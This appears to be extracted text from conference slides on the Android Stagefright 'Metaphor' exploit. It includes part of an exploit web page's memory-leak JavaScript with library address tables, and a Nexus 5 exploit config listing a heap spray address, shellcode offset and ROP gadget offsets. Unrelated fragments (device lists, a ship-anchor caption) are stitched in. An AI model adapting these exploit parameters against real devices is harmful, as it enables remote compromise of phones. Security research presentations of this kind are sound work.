


SAMSUNG
pay





STAGE / FRIGHT



The image features the Google Play logo. The word "Google" is in its signature multi-colored font, and "play" is in a white, lowercase, sans-serif font. The background is a black field with a large, colorful geometric shape on the left side, composed of several overlapping triangles in shades of teal, light green, orange, and magenta. The text is positioned over this colorful area and extends into the black background.

Google play



```
1 <html>
2   <body>
3     <h1 id="titl">Metaphor</h1><br />
4     <script>
5       var PAGE_SIZE = 0x1000;
6
7       // Number of parallel leaks
8       // It's only useful if we know we're reading a
9       // large region with no holes, such as libicui8n.so
10      var NUM_PARALLEL_LEAKS = 1;
11
12      // libc.so base: 0xb6f73000 (Nexus)
13
14      // Address to start leaking from
15      var LEAK_START_ADDRESS = 0xb6ed9000;
16      var LEAK_OFFSET = 0x88;
17
18      var MAGIC_FAILED = 314;
19
20      // (actual) ELF header value => offset from libicui8n.so
21      var LEAKS_LOOKUP_TABLE =
22      {
23        0x05000035c4: 0x9a, // libaudioutils.so
24        0x050000a64c: 0x94, // libcutils.so
25        0x0500004460: 0x87, // libaudioresampler.so
26        0x050003b2e8: 0x69, // libaudioflinger.so
27        0x0500001696: 0x26, // libstdc++.so
28        0x0500016054: 0x22, // libm.so
29        0x0500004154: 0x8, // liblog.so
30        0x0500064ebc: 0x0, // libc.so
31      };
32
33      // (rounded) ELF header value => offset from libicui8n.so
34      for (var key in LEAKS_LOOKUP_TABLE)
35      {
```


Branch: **master** ▾

Metaphor / metaphor / config / Android 5.0.1; Nexus 5 Build / **LRX22C.json**

Find file

Copy path

 **High-Byte** Added files via upload

24e3290 3 days ago

1 contributor

17 lines (17 sloc) | 376 Bytes

Raw

Blame

History



```
1  {
2      "shellcode_offset": 4096,
3      "stack_pivot_padding": 76,
4      "readAt_offset": 28,
5      "fill_size": 32,
6      "groom_count": 80,
7      "spray_size": 528384,
8      "spray_count": 64,
9      "spray_address": 2952794112,
10     "gadgets":
11     {
12         "mprotect": 236764,
13         "pop_r0_r1_r2_pc": 313587,
14         "pop_pc": 350244,
15         "stack_pivot": 77348
16     }
17 }
```


OpenSignal

Galaxy S III

Galaxy S5

SM-G530H

Galaxy Note 3

Galaxy S4

Galaxy S4

Moto G

Moto G

GT-S7580

SM-N9005

SM-G355H

Galaxy S II

Moto G

D6503

SM-G7102

GT-I8262

GT-N7100

GT-S7582

G3

Galaxy S5

One

Galaxy Y

C6903

G2

K012

One (M8)

GT-I8552B

S6 Edge

A536

X

ZenFone 5

One

A369i

D2303

Z970

XL

GT-I9190

C5303

XT1080

XT1254

SM-T211

D5803

Moto E

D6603

D5503

Nexus 6


Joy

A6000



Internet-connected devices

Global forecast, bn





ANCHOR FROM U.S.S. HARTFORD

This anchor came from the U.S.S. Hartford, Admiral Farragut's flagship during the Civil War "Battle of Mobile Bay" in August of 1864. It was there that he uttered the now famous words, "Damn the Torpedoes- Full Speed Ahead!"





FIN

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